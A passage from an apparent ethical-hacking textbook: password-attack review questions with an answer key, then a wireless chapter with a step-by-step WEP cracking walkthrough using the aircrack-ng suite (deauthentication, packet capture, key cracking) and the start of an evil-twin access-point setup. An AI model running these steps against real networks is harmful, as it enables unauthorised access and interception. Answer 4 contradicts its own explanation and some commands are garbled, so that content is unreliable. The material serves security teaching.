- Password attacks are attacks in contradiction of the authentication of a service. These outbreaks are frequently cracked into online password attacks and disconnected password attacks, which we will find replicated in Password Attacks menu group. In online password attacks, multiple attempts are made against a live system. In offline password attack, encrypted values of the passwords are found, and the attacker tries to obtain plain text.

    - Theirs various types of attacks mode for effective password recoveries. Brute Force, Combinator attack, Toggle-case attack, Hybrid attack, Fingerprint attack, Permutation attack, Dictionary attack, Mask attack, Rule- based attack Table Lookup attack, etc.

- Various online and pre-installed tools can be used for decoding passwords i.e. Hydra, John the Ripper, Md5online etc. Which uses many decoding algorithms to decrypt the passwords?

Chapter Review Questions

1. Password attacks are attacks in contradiction of the _____ of a service

A. Authentication

B. Availability

C. group

D. None

2. From the following, which is not a common file permission?

A. Write

B. Execute

C. Stop

D. Read

3. Why is one-time password safe?

A. It is easy to generate

B. It cannot be shared

C. It is different for every access

D. It is a complex encrypted password

4. Which happens first, authorization or authentication?

A. Authorization

B. Authentication

C. Authorization & Authentication are same

D. None of the mentioned

5. What is not a best practice for a password policy?

A. Deciding the maximum age of the password

B. Restriction on password reuse and history

C. Password encryption

D. Having to change the password every 2 years

6. Use of password-cracking software to attempt every possible alphanumeric password combination is called?

A. Brute force attack

B. Dictionary attack

C. Hybrid attack

D. Guessing attack

7. Sets of related plaintext passwords and their hashes. Hashes are computed beforehand, saving processing time during the actual attack is called?

A. Alphanumeric passwords

B. Hashes

C. Rainbow tables

D. MD5

8. Which of the following provides the best protection against an intercepted password?

A. VPN (Virtual Private Network).

B. PPTP (Point-to-Point Tunneling Protocol).

C. One-time password.

D. Complex password requirement.

9. Which of the following provides the strongest form of authentication?

A. Token

B. Username and password

C. Biometrics

D. One-time password

10. Which of the following occurs when a string of data is sent to a buffer that is larger than the buffer was designed to handle?

A. Brute Force attack

B. Buffer overflow

C. Man-in-the-middle attack

D. Blue Screen of Death

Answers to Chapter Review Questions

1. Answer: A

Explanation: Password attacks are aimed at compromising the authentication mechanism of a service by attempting to guess or obtain valid credentials. Therefore, the correct answer is A. Authentication.

2. Answer: C

Explanation: "Stop" is not a common file permission. The common file permissions are Read, Write, and Execute. Therefore, option C is correct.

3. Answer: C

Explanation: One-time passwords are safe because they are different for every access, providing an additional layer of security compared to static passwords. Therefore, option C is correct.

4. Answer: A

Explanation: Authentication typically occurs before authorization. Authentication verifies the identity of the user, while authorization determines what actions the authenticated user is allowed to perform. Therefore, option A is correct.

5. Answer: D

Explanation: Having to change the password every 2 years is not considered a best practice for password policies. Regular password changes may lead to weaker passwords being chosen. Therefore, option D is correct.

6. Answer: A

Explanation: A brute force attack involves using password-cracking software to attempt every possible alphanumeric password combination until the correct one is found. Therefore, option A is correct.

7. Answer: C

Explanation: Rainbow tables are sets of related plaintext passwords and their hashes. These hashes are computed beforehand, saving processing time during the actual attack. Therefore, option C is correct.

8. Answer: C

Explanation: One-time passwords provide the best protection against intercepted passwords because they are valid for only a single use and cannot be reused even if intercepted. Therefore, option C is correct.

9. Answer: C

Explanation: Biometrics provides the strongest form of authentication because it relies on unique physical characteristics of an individual, such as fingerprints or iris scans, which are difficult to replicate. Therefore, option C is correct.

10. Answer: B

Explanation: A buffer overflow occurs when a string of data is sent to a buffer that is larger than the buffer was designed to handle, leading to memory corruption and potential exploitation by attackers. Therefore, option B is correct.

Chapter 12

Wireless Attacks

12.1 Understanding Wireless Network Technologies

A wireless network is a network set up to communicate between computers and other network devices by using the radio signal frequency. It's also sometimes called Wi-Fi network or WLAN. This network is becoming famous nowadays because the functionality is easy to set up and no cabling is involved. You can connect computers without the need for cables anywhere in your house.

Here's a simple explanation of how it works, let's say you've got two computers each with a wireless adapter and you've set up a wireless router. The binary data will be encoded at radio frequency and transmitted via wireless router when the computer sends out the data. Then, the receiving machine decodes the signal back to binary data.

Wireless router or access point and wireless customers are the two main components.





Figure 99 Wireless Network Technologies

If you already have a wired Ethernet network at home, you can attach a wireless access point to existing network router and have wireless access at home.



Wireless routers or access points should be installed in such a way as to maximize both coverage and throughput. The coverage given is generally referred to as a cell of coverage. Large areas generally require more than one point of access to ensure adequate coverage. To improve coverage, you can also add access points to your existing Wireless Router.

12.1.1 Wireless Operating Mode

There are several kinds of devices, including wireless adapters and access points that can be used to build a Wi-Fi wireless network.

Wireless adapters, or Network Interface Controllers (NICs in short), are 802.11 standard network cards that allow a computer to connect to a wireless network. Wi-Fi adapters are available in a wide variety of formats, including PCI cards, PCMCIA cards, USB adapters and CompactFlash. A station is any device which has a card like this.

Access points, also known as APs or hotspots, allow nearby Wi-Fi-equipped stations to access a wired network that directly connects to the access point.

The IEEE 802.11 standards specify two operating modes: Infrastructure mode and ad hoc mode.

Infrastructure mode, computers with wireless network adapters, also known as wireless clients, are connected to an existing wired network with the aid of a wireless router or access point. In this mode the 2 examples I have listed above work.





Figure 100 Wireless Operating Mode

Ad hoc mode is used for direct connection of wireless clients, without the need for a wireless router or access point. An ad hoc network consists of up to 9 wireless clients who directly send their data to each other.



802.11 Wireless Standards					
IEEE Standard	802.11a	802.11b	802.11g	802.11n	802.11ac
Year Adopted	1999	1999	2003	2009	2014
Frequency	5 GHz	2.4 GHz	2.4 GHz	2.4/5 GHz	5 GHz
Max. Data Rate	54 Mbps	11 Mbps	54 Mbps	600 Mbps	1 Gbps
Typical Range Indoors*	100 ft.	100 ft.	125 ft.	225 ft.	90 ft.
Typical Range Outdoors*	400 ft.	450 ft.	450 ft.	825 ft.	1,000 ft.

Figure 101 802.11 Wireless Standards

12.1.2 Advantages & disadvantages of Wireless Networks

Advantages	Disadvantages
Better mobility Mobility is a great advantage offered by wireless networks, especially for businesses. It enables you to access the server from anywhere in the office	Lesser range Normally, the range of a medium-range wireless network is up to around 100 meters. This may be suitable for a home or a small office, but insufficient for larger structures.
Cost effective. Compared to wired network, wireless network is cost effective because it requires no cables and other accessories to connect	Security issues Security is a major concern in any form of communication. Wireless networks involve the risk of modification and eavesdropping. So, they make use of certain encryption techniques for security.
VOIP facility VOIP or voice over internet protocol facility is available with wireless networks. It is a phone service using the internet which is very reasonable when compared to traditional telephone service.	Reliability Since wireless networks work with radio wave communication, the signal is affected by much interference. It is also subjected to certain propagation effects.
Scalability Expanding a wired network can be costly and difficult with adding new cables and rerouting the existing ones. But expansion with wireless is pretty easy	Less speed The maximum speed of 802.11n standard network is 600Mbps. This is only almost half the speed of a wired network. Same is the case with all the wireless networks.

Table 4 Advantages & disadvantages of Wireless Networks

12.1.3 Types of Wireless Network





Figure 102 Types of Wireless Network

The main types of wireless networks are as following:

• **Personal Area Network (WPAN)** connects devices located in the close area of a person. WPANs are short-range networks that make use of Bluetooth. They are typically used to interconnect compatible devices, such as a desk, near a central location. A WPAN has a typical 30-foot-range.



• **Local Area network (WLAN)** provides communication of two or more devices using an access points to the Internet. WLAN is a wireless network, utilizing radio waves. Cables are generally used by the backbone network, with one or more wireless access points linking wireless users to the wired network. WLAN coverage can be everywhere from a single room to a whole campus.



Figure 103 Local Area network

• **Metropolitan Area Network (MAN),** connects several local networks, A wireless MAN, or WMAN, is a fixed wireless installation that interconnects buildings or locations.





Figure 104 Metropolitan Area Network

- **Wide Area Network (WWAN)** covers a large area such as cities and nearby towns and settlements. WWANs are generated by using mobile phone signals typically provided by different mobile (cellular) service providers and managed by them such as 2G, 2.5G, 3G, and 4G. Even when removed from other means of network access, WWANs can provide a way of staying connected.



Abbreviation	Name	Example	Distance
WWAN	Wireless wide area network	GSM mobile phones, 3G mobile phones	10 km
WMAN	Wireless metropolitan area network (IEEE 802.16)	Suburb of city connected to the internet at broadband speeds	1 km
WLAN	Wireless local area network (IEEE 802.11)	Local area network on the floor of a building connecting all workstations and servers	100 m
WPAN	Wireless personal area network (Bluetooth, Infrared)	Connecting and controlling various products and devices	1 m

12.1.4 Wireless Signal Types

	WEP	WPA	WPA2
Cipher	RC4	RC4	AES
Key Size	40 bits	128 bits encryption 64 bits authentication	128 bits
IV Size	24 bits	48 bits	48 bits
Data Integrity	CRC-32	Michael	CCM
Header Integrity	None	Michael	CCM
Replay Attack	None	IV Sequence	IV Sequence
Key Management	None	EAP-Based	EAP-Based

Table 5 Wireless Signal Types

12.1.5 Wireless Encryption Types

Security Standard	Encryption algorithm user	Authentication methods	Possibility of breaking the encryption
WEP	WEP (based on RC4)	Pre-Shared Key (PSK)	• Initialization Vector (IV) collision attack • Weak Key Attack • Reinjection Attack • Bit flipping attack
WPA	TKIP (based on RC4)	Pre-Shared Key (PSK) or 802.1x	- cracking the password during initial 4-way handshake (if it's relatively short password <10 characters)
WPA2	CCMP (based on AES)	Pre-Shared Key (PSK) or 802.1x	

Table 6 Wireless Encryption Types

12.1.6 Working of Wireless Networks




Figure 105 Working of Wireless Networks

When using unencrypted WLAN (Open Authentication), your wireless network is not protected in any way. Everyone who is located in the surrounding of the AP and can hear a signal, can join and use the network.

12.2 Cracking WEP Network


Open the Terminal and Type the following command to find whether your wireless card is working or not.

#airmon-ng
If you get something like following image then your wireless card is available and working.



Figure 106 Cracking WEP Network

Now type the following command to put your wireless card in monitoring mode.
#airmon-ng start wlan0



If you got the above image, then your wireless card is in monitoring mode and working. Now type the following command to listen to the wireless network around you and get details about them.

#airodump-ng mon0

Note that mon0 might be mon1, mon2, mon3 etc. depending upon the number of monitoring mode already running on your system. Find the monitoring mode (ie. mon1, mon2 etc.) from the precious image.



Now here our target is “mtnl” which is using WEP encryption and authentication. Wifi mtnl is working on channel 4 and bssid is BC:02:B5:03:43:68. Now type the following command to start capturing its packet which might have encrypted password.
airodump-ng –w mtnl-org –c 4 –bssid 0C2:B5:03:43:68 mon0



Let me explain the command, -w is for writing into a file that we are going to create i.e. mtnl-org, -c is used for channel 4.

Now after typing the command wait for 10-15 minutes to capture around 15,000 IVs packets. The time duration depends on the traffic on the network, your distance from the access point and the no. of IVs you have captured (refer to the next image).

Hey, if there are only few packets coming then you can try to deauth to generate more data packets with following command:

aireplay-ng -0 0 -a 0C2:B5:03:43:68 mon0

Finally, Type the following command to start cracking WEP key of the network. aircrack-ng mtnl-org-01.cap

Notice the file name carefully as the program automatically ads -01, -02, -03 etc. to the file name you have suggested. It depends upon the no. of file you have with same name.

After a few seconds or minutes, you will find that the password is 100% decrypted or WEP key is cracked, and password is 3937353536.



12.3 Evil Twin Attack





Figure 107 Evil Twin Attack

Evil twin attack creates a fake access point as same as the network that we want to hack and DE-authenticate them from their network and stops their connectivity. Then the victim tries to connect to their network and finds the new network with the same name as their network and connects to it, so times windows disconnect from its original network and connects to the fake free network and in which appears a new web page which asks the victim to enter their Wi-Fi password and unless they enter it, they can't access Wi-Fi

12.3.1 Performing MITM Attacks on Wireless Network using Evil Twin Attack

The evil twin AP is an access point that looks and acts just like a legitimate AP and entices the end-user to connect to our access point. This aircrack-ng suite has a tool, airbase-ng, that can be used to convert our wireless adapter into an access point. This tool is powerful which helps us to monitor traffic from clients and perform MITM attack.

Start airmon-ng and check weather wireless devices are working using this command iwconfig



Next step is to add wireless card into monitor or promiscuous mode. Using this command airmon-ng start wlan0




Start Airdump-Ng using airodump-ng mon0 to capture traffic on our wireless card.



Select any Essid to perform MITM attack.

Once he connects to his Wifi network we can perform attack. Now create New AP with Same SSID & MAC Address of any ESSID using this command airbase-ng -a 00:09:5B:6F:64:1E --essid "Elroy" -c 11 mon0



